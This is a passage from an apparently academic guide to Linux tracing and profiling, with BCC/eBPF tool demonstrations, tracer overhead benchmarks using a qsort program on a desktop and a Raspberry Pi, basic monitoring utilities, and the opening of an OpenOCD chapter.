


FIGURE 4.147 – Linux EBPF internal and usage

eBPF is difficult to use (We must write C codes), **BCC (BPF Compiler Collection)** was made to make it easier. BCC is a front-end toolkit of eBPF which can be found at the following page : <https://github.com/iovisor/bcc>.

- (a) **Installing BCC :** BCC became easy to install, the instructions provided at this page : <https://github.com/iovisor/bcc/blob/master/INSTALL.md> depending on your Operating System.
- (b) **Running BCC scripts :** BCC utilities are well documented (<https://github.com/iovisor/bcc/blob/master/README.md>). We can try some of them :
  - **tools/tplist :** We can get the list of tracepoints as shown in **Figure 4.148**.

```
jugurtha-VirtualBox tools # ./tplist.py
uprobes:p lib x86_64 linux gnu libc.so.6 0x8b720 bcc 28890
uprobes:r usr lib x86_64 linux gnu libgnutls.so.30 0x29090 bcc 28314
uprobes:p usr lib x86_64 linux gnu libgnutls.so.30 0x29090 bcc 28314
uprobes:p usr lib x86_64 linux gnu libgnutls.so.30 0x28e80 bcc 28314
uprobes:r lib x86_64 linux gnu libssl.so.1.0.0 0x3caa0 bcc 28314
uprobes:p lib x86_64 linux gnu libssl.so.1.0.0 0x3caa0 bcc 28314
uprobes:p lib x86_64 linux gnu libssl.so.1.0.0 0x3cb50 bcc 28314
uprobes:p tmp pythonapp KZUWg 0x220 21973 bcc 21976
uprobes:p _tmp pythonapp Ellazp 0x220 21945 bcc 21960
kprobes:p sys_sync bcc 28893
```

FIGURE 4.148 – List available tracepoints - bcc

- **tools/capable** : traces the kernel function « `cap_capable()` » and shown in **Figure 4.149**.

```
jugurtha-VirtualBox tools # ./capable.py
TIME      UID    PID  COMM          CAP  NAME          AUDIT
16:16:00  1000  1520 cinnamon  35  CAP_WAKE_ALARM  1
16:16:00  1000  1520 cinnamon  35  CAP_WAKE_ALARM  1
16:16:09  0     993  Xorg       35  CAP_WAKE_ALARM  1
16:16:10  0     993  Xorg       15  CAP_IPC_OWNER  1
```

FIGURE 4.149 – Trace security capabilities - bcc

- **examples/tracing/stacksnoop** : traces a kernel function and prints the kernel stack trace as illustrated **Figure 4.150**.

```
jugurtha@jugurtha-VirtualBox ~Téléchargements/bcc-master/tools $ sudo ./stacksnoop.lua ip_rcv
TIME(s)           FUNCTION
1.015533446    ip_rcv
    ffffffb05f6ed1 ip_rcv
    ffffffb05b2e08 netif_receive_skb
    ffffffb05b2e02 netif_receive_skb_internal
    ffffffb05b3d3 napl_gro_receive
    ffffffc0249c2 enqueue_rx_irq
    ffffffc0249c2 1000_clean
    ffffffb06d924d net_rx_action
    ffffffb06d924d softirqentry_text_start
    ffffffb06d924d run_ksoftirqd
    ffffffb06d924d smpboot_thread_fn
    ffffffb06d924d kthread
    ffffffb06d93c ret_from_fork

7.087535149    ip_rcv
    ffffffb05f6ed1 ip_rcv
    ffffffb05b2e08 netif_receive_skb
    ffffffb05b3d2f process_backlog
    ffffffb05b3d2f net_rx_action
    ffffffb06d924d softirqentry_text_start
    ffffffb06d924d do_softirq_own_stack
    ffffffb06d924d do_softirq_part_18
```

FIGURE 4.150 – Stacksnoop of ip\_rcv kernel function -bcc

- **tools/profile** : takes samples of stack traces on the CPU (**Figure 4.151**).

```
[unknown]
-               cinnamon (1520)
  8
  tick_nohz_idle_enter
  do_idle
  cpu_startup_entry
  rest_init
  start_kernel
  x86_64_start_reservations
  x86_64_start_kernel
  verify_cpu
  15
  swapper/0 (0)

  mwait_idle
  a(cpu_idle
  default_idle_call
  do_idle
  cpu_startup_entry
  rest_init
  start_kernel
  x86_64_start_reservations
  x86_64_start_kernel
  verify_cpu
  69
  swapper/0 (0)
```

FIGURE 4.151 – Sampling kernel stack and all thread users - bcc

- **tools/sslsniff** : traces the OpenSSL read and write before being encrypted data and displays them (**Figure**

#### 4.152)

```
jugurtha-VirtualBox tools # ./sslsniff.py
FUNC      TIME(s)      COMM      PID      LEN
WRITE/SEND 0.000000000  curl      31015   76
----- DATA -----
GET / HTTP/1.1
Host: facebook.com
User-Agent: curl/7.47.0
Accept: */*
----- END DATA -----

READ/RECV 0.095164698 curl      31015
----- DATA -----
HTTP/1.1 301 Moved Permanently
Strict-Transport-Security: max-age=15552000; preload
Location: https://www.facebook.com/
Content-Type: text/html; charset=UTF-8
X-FB-Debug: arVoGX+0EcHnbtafhgzbM0Aap6n/I8Z5pyl4wPxkJEfVtB48ommRGi8DDX96RWAtIRZF77bFJeis5mMyrB0...
Date: Wed, 6 Jun 2018 14:23:27 GMT
Connection: keep-alive
Content-Length: 0
```

FIGURE 4.152 – Sniff OpenSSL written and readed data - bcc

- **tools/hardirqs** : traces hard interrupts (irqs), and stores timing statistics as shown in **Figure 4.153**.

HARDIRQ	TOTAL_usecs
l8042	273
ahci [0000:00:0d.0]	319
enp6s3	542
ata_pmix	666
vboxguest	2104

FIGURE 4.153 – Measure hard IRQ events - bcc

- **tools/slabratetop** : shows the rate of allocations and total bytes from the kernel memory allocation caches (**Figure 4.154**).

CACHE	ALLOCs	BYTES
kmalloc-4096	23	94268
vm_area_struct	108	21600
anon_vma_chain	109	6976
anon_vma	56	4480
mm_struct	2	3968
kmalloc-256	15	310
cred	11	2112
sighand_cache	1	2112
signal_cache	1	1088
files_cache	1	704
proc_inode_cache	1	648
inode_cache	1	592
mtk_cache	1	384
dentry	2	384
pid	1	128
kmalloc-128	1	128
Acpi-Namespace	1	40

FIGURE 4.154 – Kernel SLAB/SLUB memory cache allocation - bcc

**eBPF is powerful !**  
**eBPF is the most advanced and flexible tracer**  
 We can only explore its power on Linux 4.x (starting from Linux 4.4 but Linux 4.9 is recommended to get full features)

#### 4.3.5 Comparative study of tracers

Some questions may rise at this point, what tracer should be used in a given situation.

A simple basic classification approach may be as follow :

Tool	Native support	Front-end tool	Remote tracing	GUI parsing tools
Ftrace	since linux 2.7	Trace-cmd	yes	KernelShark
Perf_event	since linux 2.8	perf	no	Hotspot
LTTng	no	lttng	yes	Trace compass

#### 4.3.5.1 Classification criteria and tools

##### (a) Classification criteria :

In order to get more insight, We can divide the tools depending on some criteria :

###### — Memory space overhead :

- i. **Vss (Virtual set size)** : total sum of memory mapped in the virtual space

$$Vss = \text{Adding all entries in } /proc/pid/maps$$

This parameter is useless for us as a process can take as much as it wants of virtual space, only part of it will be mapped to physical memory.

- ii. **Rss (Resident set size)** : total number of pages mapped to memory. Though, it accounts also for shared libraries.

$$Rss = \text{pages owned by a process} + \text{shared pages}$$

We are going to use this metric as it can be obtained easily from built-in tools.

More can said about memory metrics. In 2009, Matt Mackall brought new metrics as follow :

- iii. **Uss (Unique set size)** : sum of pages that belong only to a specific process.
- iv. **Pss (Proportional set size)** : this parameter is a bit tweeky as shown :

$$Pss = \text{pages private to a given process} + (\text{number of shared pages} / \text{number of processes which share them})$$

**Example :** if 3 processes share 21 pages, then  $(21/3 = 7 \text{ pages})$  will be added to the Pss of each.

###### — Execution time overhead : this can be deduced straight forward :

- i. **Execution time with/without the tracer** : We are going to compare the two cases.

- ii. **Number of context switches** : context switches are known to slow down execution as We continuously must go in and out of the kernel (using syscalls).

More context switches = more execution latency

###### — miscellaneous :

- **Supported architectures** : Most of the time, tracers support x86 architecture (because they are made mainly for desktops and servers) but in embedded systems, such a parameter must be taken into account.
- **Real time report** : Another important metric is the ability to monitor the events in real time (or is it always necessary to produce a trace file for post-processing).
- **Report size** : Embedded systems have few storage space, it is important to keep the file as small as possible.

**Note :** In one of our experiments, trace-cmd produced 2GB file after 1 minute on desktop machine (with 4 processors). KernelShark was not even able to parse it.

##### (b) Tools to measure the criteria : We need tools that can get a fair precise measure of the above criteria, let's have a look at some of them :

###### — Native tools (recommended) : linux provides 2 programs (We call them the fake twins), they have the same name but do different job :

- \* **time** : We can use it as follow :

---

\$ time ./myProgram

---

The tool returns 3 values :

- i. **real** : execution time elapsed since the beginning to the end.
- ii. **user** : CPU execution time in user mode
- iii. **sys** : CPU execution time in kernel mode

**Figure 4.155** shows the difference between the above values.




FIGURE 4.155 – time utility output measures

\* **/usr/bin/time** : We must issue this command as follow :

```
1 $ /usr/bin/time -v ./myProgram
```

The tool returns a lot of data, some are :

- i. **Maximum resident set size** : gives the worst case Rss value from program's start to the end.
- ii. **Voluntary context switches** : a process (or thread) explicitly releases (yields) the processor.
- iii. **Involuntary context switches** : a process (or thread) is forced to release the processor for various reasons (exhausted timeslice, preempted by a higher priority process, wait for a resource, ...etc).

- **External tools** : the above tools are used to have a fair amount (close) of measure, but if one wants a bit more precision We may think of :
  - **Gprof** : **deprecated and limited in functionnalities** (it does not even support multithreading).
  - **Gperftools** : provided by Google, lightweight and precise **but code recompilation is required**<sup>3</sup>.
  - **Valgrind/callgrind** : The most accurate profiler, **but involves the highest overhead rate**.
  - **Perf** : Good profiling measurements with low overhead (no need to recompile sources)

Keep in mind, native tools are available on most targets which is not true for external tools.

- (c) **Target program** : Having the right criteria and tools, We need a program on which to test. It has to be a benchmark. Hopefully, We can pick a sorting algorithm and one of them is already available on linux, it is « **qsort** ».

The *qsort* is a function provided by the C library<sup>4</sup> :

```
1 void qsort( void *base , size_t nitems , size_t size , int (*compar)( const void * , const void *))
```

3. A good comparison between Gprof, Callgrind and Gperftools can be found at : <http://gernotklingler.com/blog/gprof-valgrind-gperftools-evaluation-tools-application-level-cpu-profiling-linux/>

4. a good qsort tutorial exists on the page : [https://www.tutorialspoint.com/c\\_standard\\_library/c\\_function\\_qsort.htm](https://www.tutorialspoint.com/c_standard_library/c_function_qsort.htm)

Where :

- **base** : pointer to the address of the array to sort.
- **nitems** : number of items in the array.
- **size** : size of each element in the array
- **compar** : function that compares two elements.

## Important note

It is important to experiment on a resource exhaustive program (like qsort).

Some tutorials test on a simple command like « ls », once a tracer is attached to it, the resource usage stays fairly the same.

### 4.3.5.2 Advanced tools classification

We are going to experiment on various platforms (Desktop, Raspberry PI 3 and Beaglebone black) to see the impact of using a tracer or a profiler on program's execution.

**qsort** : the benchmark program will be as follow :

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <time.h>
4
5 #define MAX_NUMBER 36000
6 #define ARRAY_SIZE 1000000
7
8 int cmpfunc (const void * a, const void * b)
9 {
10     return ( *(int *)a - *(int *)b );
11 }
12
13 int main ()
14 {
15     int n=0;
16     srand(time(NULL));    // should only be called once
17
18     int i, a[ARRAY_SIZE] = {0};
19
20     // Fill up the array with random numbers
21     for(i = 0; i < ARRAY_SIZE; ++i)
22         a[i] = rand() % MAX_NUMBER;
23
24     // print the array before sorting
25     printf("Before sorting the list is: \n");
26     for( n = 0 ; n < ARRAY_SIZE; n++ )
27     {
28         printf("%d ", a[n]);
29     }
30     printf("\n");
31
32     // Call qsort function and apply qsort algorithm
33     qsort(a, ARRAY_SIZE, sizeof(int), cmpfunc);
34
35     // Displaying the array after sorting
36     printf("\nAfter sorting the list is: \n");
37     for( n = 0 ; n < ARRAY_SIZE; n++ )
38     {
39         printf("%d ", a[n]);
40     }
41     printf("\n");
```

```
43     return (EXIT_SUCCESS);  
44 }
```

Steps of the experiment :

- **Use of automated data collector :** *Collecting data* on different tracers must be done *multiple times*, it is also important to record the state of the target before launching the experiment.

We can write a simple C code to automate this process, the program will rerun the experiment 5 times if no parameter is specified.


The tool is used as follow :

```
1 $ ./ftrace-perf-ltng-benchmark select_tracer [number_of_times_to_experiment]
```

where :

- (a) **select\_tracer** : used to select which tracer to test (use 3 to test ftrace, perf and Lttng).
- (b) **[number\_of\_times\_to\_experiment]** : defines the number of times to run the experiment.

A sample of the output of CMPTracers-GUI is shown in **Figure 4.156**



```
jugurtha@jugurtha-VirtualBox ~/qsort/qsort $ sudo ./ftrace-perf-ltng-benchmark 3 10  
Read average 1 minutes 945% 3 minutes = 12288, 15 minutes = 8996  
Total usable main memory size : 2045948 kB  
Available memory size : 129828 kB  
Amount of shared memory : 85188 kB  
Memory used by buffers : 40632 kB  
Total swap space size : 2095100 kB  
swap space will be available : 191168 kB  
Number of current processes : 451  
Total high memory size : 0 kB  
Available high memory size : 0 kB  
Memory unit size in bytes : 1  
Hostname is : jugurtha-VirtualBox  
/sys/kernel/tracing/events/kmem/mm_page_alloc/filter
```

FIGURE 4.156 – Tracers collector collecting data

- **Parsing the report** : We can use a GUI based program written for this purpose, it is called « CMPTracers - GUI ». The program is used as follow :




FIGURE 4.157 – Starting CMPTracers-GUI

- (a) **Select the output folder** : remember that « ftrace-perf-ltng-benchmark » produces an output folder. We must provide it as an input for CMPTracers as shown in **Figure 4.158**



FIGURE 4.158 – CMPTracers - GUI needs the location of output folder

- (b) **Tracing information :** selecting the output folder will fill the block *Tracing Information* as shown in **Figure 4.159**




FIGURE 4.159 – CMPTracers-GUI displays Tracing information

- (c) **Target Information :** this block describes the state of the target just before launching the experiment as shown in **Figure 4.160**.




FIGURE 4.160 – CMPTracers-GUI displays target status

- (d) **Control Buttons :** the most important part of the program, as it parses the **output folder** to display graphs and highlights the differences between the tracers. As an example, We click on « *Show Execution Time* » to show execution time of *qsort* with/without attaching tracers (**Figure 4.161**).




FIGURE 4.161 – CMPTracers-GUI displays execution time of different tracers

Let's run the experiment on multiple targets as follow :

- (a) **Desktop machine :** the target will be a Linux-Mint 18.3 Sylvia machine.

- i. **Run the collector :** Let's benchmark trace-cmd, perf and LT Tng and repeat the experiment 10 times as shown in **Figure 4.162**

```
jugurtha@jugurtha-VirtualBox ~./qsort/qsort $ sudo ./ftrace-perf-ltng-benchmark 3 10
```

FIGURE 4.162 – Running tracers benchmarker - Linux desktop machine

**Important :** *./ftrace-perf-ltng-benchmark will default to 5 tests if not specified.*

ii. Parse the collected data :

— Tracing information : see Figure 4.163.




FIGURE 4.163 – Experiment's tracing information - Linux Mint Desktop

— Initial state of the machine : see Figure 4.164

Target Information			
Target Name :	jugurtha-VirtualBox	Nb of running processes :	449
Available Memory :	3233648 kB	Free Memory :	1528716 kB
Shared Memory :	52744 kB	Buffer Memory :	104984 kB
Total Swap Size :	2095100 kB	Free Swap Size :	2095100 kB
Page size on the target (bytes) :	4096	Uptime :	126

FIGURE 4.164 – Target's initial state before experiment - Linux Mint Desktop

— Comparing tracers : results are shown in the table below.

Tool	Execution time (s)	Max RSS	V.C Switches	Inv.C Switches	Minor page faults	Size of file (KB)
qsort	0.19	8818	1	79	1194	0
Ftrace	4.04	8848	170	261	1323	29418
Perf	0.53	10227	27	118	3170	23
LTNG	0.21	8834	1	69	1213	2723

(b) Raspberry PI 3 :

i. Run the collector : We can run the benchmark on a subset of tracers. For instance, We can experiment trace-cmd and perf for 20 times as shown below :

```
1 $ ./ftrace-perf-ltng-benchmark 4 20
```

ii. Parse the collected data :

— Tracing information : see Figure 4.165.



FIGURE 4.165 – Experiment's tracing information - Raspberry PI 3

— Initial state of the machine : see Figure 4.166.

Target Information			
Target Name :	raspberrypi	Nb of running processes :	208
Available Memory :	947732 kB	Free Memory :	680840 kB
Shared Memory :	14196 kB	Buffer Memory :	24376 kB
Total Swap Size :	102396 kB	Free Swap Size :	102396 kB
Page size on the target (bytes) :	4096	Uptime :	221
Load Average :	1 minutes : 0.39, 5 minutes : 0.27, 15 minutes : 0.12		

FIGURE 4.166 – Target's initial state before experiment - Raspberry PI 3

— Comparing tracers :

Tool	Execution time (s)	Max RSS	V.C Switches	Inv.C Switches	Minor page faults	Size of file (KB)
qsort	0.71	8819	1	6	2034	0
Ftrace	4.53	8823	317	1916	2508	3503
Perf	1.52	8821	28	39	3107	122

## 4.4 Methodology of using tracers and profilers

Until now, We have seen tracers and their usage. However, We need to answer a question *When do need them ?*. We regularly encounter system's latencies and other weird behaviour. Before using any tracer, We must make use of the basic everyday's tools like top, vmstat and others that can point the issue. If it remains difficult to find the problem, We have to use a tracer.

### 4.4.1 Basic troubleshooting tools

#### 4.4.1.1 free tool

We can have a global overview of the system using the free utility, the *-h* is used to format the numbers in human readable format as shown in **Figure 4.167**.

```
jugurtha@jugurtha-VirtualBox ~ $ free -h
              total        utilisé      libre      partagé   témoin/cache  disponible
Mem:       2,0G          1,1G         250M          95M      586M          564M
Partition d'échange: 2,0G          183M          1,8G
jugurtha@jugurtha-VirtualBox ~ $
```

FIGURE 4.167 – free utility in action

**Problem :** does not show the resource's consumption of each process.

#### 4.4.1.2 vmstat

The tool shows more information than the free utility but not data specific to every process (**Figure 4.168**).

```
jugurtha@jugurtha-VirtualBox ~ $ vmstat
procs      mémmoire           -échange-    -io---  système-  -----cpu-----
r b     swpd   libre tampon cache   s1   so   bi   bo   in   cs us sy id wa st
0 0 188284 252444 33888 566468   1    7   62   94   61   341  2  1 96  1  0
jugurtha@jugurtha-VirtualBox ~ $
```

FIGURE 4.168 – vmstat utility in action

#### 4.4.1.3 hatop family

This is the most interesting basic tools in my opinion, let's walk quickly through them :

- (a) **top** : without any doubt, the top command is the most used utility. One need to understand it's output (**Figure 4.169**)<sup>5</sup>.

```
top - 16:05:26 up 8:03, 1 user, load average: 0,87, 0,50, 0,16
Tâches : 169 total, 0 en cours, 164 en veille, 0 arrêté, 0 zombie
CPU(s): 100,0 %util, 0,0 en, 0,0 nsi, 0,0 idl, 0,0 hi, 0,0 si, 0,0 st
Kib Mémo: 2045948 total, 709168 libfr, 1069080 util, 767700 tcache/cache
Kib Ech: 2995100 total, 1988256 libr, 186844 util, 696988 dispo Mem

PID UTIL. PR NI VIRT RES SHR S %CPU %MEM TEMP+ COM.
22251 jugurtha 20 0 7476 92 0 R 25,2 0,0 0:09,62 stress
22253 jugurtha 20 0 7476 92 0 R 25,7 0,0 0:09,63 stress
22254 jugurtha 20 0 7476 92 0 R 24,0 0,0 0:09,64 stress
22254 jugurtha 20 0 7476 92 0 R 24,2 0,0 0:09,62 stress
925 root 20 0 580568 143512 63820 S 0,3 7,0 7:00,34 Xorg
20229 jugurtha 20 0 1975440 220420 127940 S 0,3 10,8 1:12,52 Web Content
21626 jugurtha 20 0 41940 3896 3296 R 0,3 0,2 0:00,21 top
1 root 20 0 119796 4664 3108 S 0,0 0,2 0:01,67 systemd
2 root 20 0 0 0 0 0 S 0,0 0,0 0:00,00 kthreadd
```

FIGURE 4.169 – Top utility in action

The processes are sorted by CPU usage (which is summed up accross all processors).

We can see From **Figure 4.169** that the reason of latency is the presence of stress utility (*which must be stopped*).

top updates it's content each 3 seconds, We can change this settings using the option -d, for instance for an output of 1 second :

```
1 $ top -d 1
```

**Problems :** the tool can miss short-lived processes, and it takes time to parse the /proc folder.

- (b) **atop** : this is a graphical ascii version of top, it can catch short lived processes(**Figure 4.170**).

	2018/05/25 09:27:01												10s elapsed			
PRC	sys	0.05s	user	0.13s	#proc	166	#trun	1	#tslpu	453	#tslpu	0	#zombie	0	#exit	
CPU	sys	0%	user	0%	irq	0%	idle	100%	wait	0%	guest	0%	curlf	3.39GHz	curscal	7%
CPL	avg1	0.11	avg5	0.06	avg15	0.03			csw	3080	intr	505			numcpu	1
MEM	tot	2.06	free	221.0M	cache	492.8M	dirty	0.0M	buff	36.9M	slab	73.0M				
SWP	tot	2.00	free	1.00	read	0	write	2	KiB/w	10	MB/s	0.00	vncm	4.00	vmlim	1.00
DSK	sda												avio	0.00 ms		

PID	SYSCPU	USRCPU	VGRW	RGRW	RUID	EUID	THR	ST	EXC	S	ACPU	CMD	1/1
20229	0.01s	0.06s	OK	476K	jugurtha	jugurtha	22	--	-	S	1%	Web Content	
925	0.01s	0.04s	OK	root	root	root	1	--	-	S	1%	Xorg	
19393	0.01s	0.03s	OK	jugurtha	jugurtha	4	--	-	S	0%	gnome-terminal		
20084	0.01s	0.08s	OK	jugurtha	jugurtha	21	--	-	S	0%	Web Content		
23597	0.01s	0.08s	OK	jugurtha	jugurtha	1	--	-	R	0%	atop		

FIGURE 4.170 – atop utility in action

- (c) **htop** : this is another evolution of top which is graphical, **Figure 4.171**

htop - 100% CPU usage, 1 task, 0 free, 0 swap, 0.00 ms idle

CPU	User	PRI	Ni	VIRT	RES	SHR	S	CPUs	%Mem	TIME+	Command
20229	jugurtha	20	0	1935M	340M	123M	S	1.3	17.0	1:30,77	/usr/lib/firefox/firefox -contentproc -childID 4 -isForBrowser
24116	jugurtha	20	0	2,252	3992	315M	S	0,0	0,2	0:00,25	htop
925	root	20	0	1,276	1,276	1,276	S	0,0	0,0	0:00,00	/lib/xorg/Xorg -core :0 -seat seat0 -auth /var/run/lightdm
1	root	20	0	1,158	4,748	3,112	S	0,0	0,2	0:01,95	/sbin/init splash
328	root	20	0	2,748	2,344	2,148	S	0,0	0,1	0:00,41	/lib/systemd/systemd-journald
352	root	20	0	9,768	0	0	S	0,0	0,0	0:00,00	/sbin/lvmetad -f
357	root	20	0	4,696	3,372	2,308	S	0,0	0,2	0:00,53	/lib/systemd/systemd-udevd
701	root	20	0	29074	1371	1632	S	0,0	0,1	0:00,00	/usr/sbin/cron -f
744	root	20	0	329M	208M	210	S	0,0	0,0	0:00,00	/usr/bin/ibusmanager
753	root	20	0	2,720	508	172	S	0,0	0,0	0:00,00	/lib/systemd/systemd-journald (recording 4 000 entries). Espace disponible 110,1 Go
783	root	20	0	329M	1,568	2,172	S	0,0	0,1	0:00,04	/usr/sbin/ModemManager
739	root	20	0	284M	2,156	1,656	S	0,0	0,1	0:00,53	/lib/systemd/systemd-accounts-daemon
754	root	20	0	284M	2,156	1,656	S	0,0	0,1	0:00,00	/usr/lib/accounts-service/accounts-daemon
765	root	20	0	284M	2,156	1,656	S	0,0	0,1	0:00,57	/usr/lib/accounts-service/accounts-daemon
741	syslog	20	0	250M	116	108	S	0,0	0,0	0:00,03	/usr/sbin/rsyslogd -n
742	root	20	0	250M	116	108	S	0,0	0,0	0:00,00	/usr/sbin/rsyslogd -n

FIGURE 4.171 – htop utility in action

5. top command output is explained at : <http://linuxaria.com/howto/understanding-the-top-command-on-linux>

#### 4.4.2 Choice of a tracer

Deciding which tracer to use is not easy because it requires a bit of experience with each one of them. In order to help us to take a decision, « **Brendan Gregg** » provided us with some tips as shown in **Figure 4.172**




FIGURE 4.172 – Choosing a tracer - Brendan Gregg

In fact, it is always wise to start looking for a tracer already built-in the distribution. We have to keep in mind the following :

- **Ftrace :**
  - (a) **Advantages :**
    - \* Available in the linux mainline (shipped with linux)
    - \* Very easy to use (using Trace-cmd)
    - \* Supports Tracepoints, USDT, uprobes and kprobes.
    - \* Remote tracing is possible
  - (b) **Drawbacks :**
    - \* **Cannot be reprogrammed or customize it's reports :** It means We cannot tell the tool to record only latencies, compute their average and save to the report to the disk. In short, We cannot customize what the tool can do. Though, this is possible with systemTap, eBPF, kTAP and partially in Lttng (only userspace)
    - \* Does not collect statistics (profile) like perf.
- **Perf :** The advantages and drawbacks are similar to Ftrace, though, Perf cannot do remote tracing. Once again, it cannot be reprogrammed and customized.
- **Lttng :** Lttng is the most powerful but cannot be reprogrammed.

#### Remember

*SystemTap and eBPF are the best but complicated and can result in System Panic in case of bad usage.*

# 5 Debugging Unix-like kernel with OpenOCD

We have seen in **chapter 3** different ways to debug the kernel (*kdb/kgdb, kernel faults and panic*), We have stepped through each one of them and shown their power in troubleshooting a boggy system.

*However, although they are powerfull set of solutions used heavily in the industry, they remain software based solutions.*

Better insight into the target can be achieved using a *hardware debugging solution*, controlling the hardware gives us illimitless amount of power on the remote device. Many ways emerged during the last few years (debug over SWD, debug over SPI), but the most successful is the **JTAG**.

## 5.1 Introduction to OpenOCD

Dealing with JTAG requires manipulating low level signals (which can be tedious), We need a software abstraction capable to handle JTAG without having to control any electrical signal ourselves.

The most known commercial software solution is XJTAG (<https://www.xjtag.com/>) which can debug almost any target. However, **it can cost a lot**.

**OpenOCD** is the most powerfull Open-Source solution available for Professionals and Hobbyists.

### 5.1.1 Overview of OpenOCD

**OpenOCD** is an open source project created by « **Dominic Rath** »<sup>1</sup>. It is supported by a large community which maintains the source codes at <https://sourceforge.net/projects/openocd/>.

**OpenOCD** provides a high level abstraction to access a debugging hardware interface (JTAG, SWD, SPI). Most today's platforms have built-in JTAG connector which allows them to be **inspected**, **tested** and even **hacked**.

### 5.1.2 Installing OpenOCD

We may get **OpenOCD** in two different ways :

- (a) **From repository** : The easiest way is to install **OpenOCD** from the repository as shown below :

<sup>1</sup> \$ sudo apt-get install openocd

**Important** : We may not get the latest version of **OpenOCD** using the repository as shown in **Figure 5.1**. However, *version 0.10.0 was available as sources*.

1. Dominic's rath thesis can be found on this page : <http://openocd.org/files/thesis.pdf>

```
jubbe@F-NAN-HIPPOPOTAME:~$ openocd --version
Open On-Chip Debugger 0.9.0 (2018-01-24-01:05)
Licensed under GNU GPL v2
For bug reports, read
  http://openocd.org/doc/doxygen/bugs.html
jubbe@F-NAN-HIPPOPOTAME:~$
```

FIGURE 5.1 – Version of OpenOCD downloaded from the repository

**Note :** OpenOCD will be installed in « /usr/share/openocd/ ».

(b) **From the sources :**

```
1 $ git clone
2 $ cd openocd
3 $ ./bootstrap
4 $ ./configure --enable-ftdi
5 $ make
```

### Important

We can speed up the compilation process by passing the « *number of processors in the system \* 2* » to the *make* command. For example, our desktop machine has 4 processors which yields to the following result :

```
$ make -j 8
```

You may also choose, to install **OpenOCD** on your system, though this is only optionnal :

```
1 $ sudo make install #optionnal
```

#### 5.1.3 OpenOCD directories

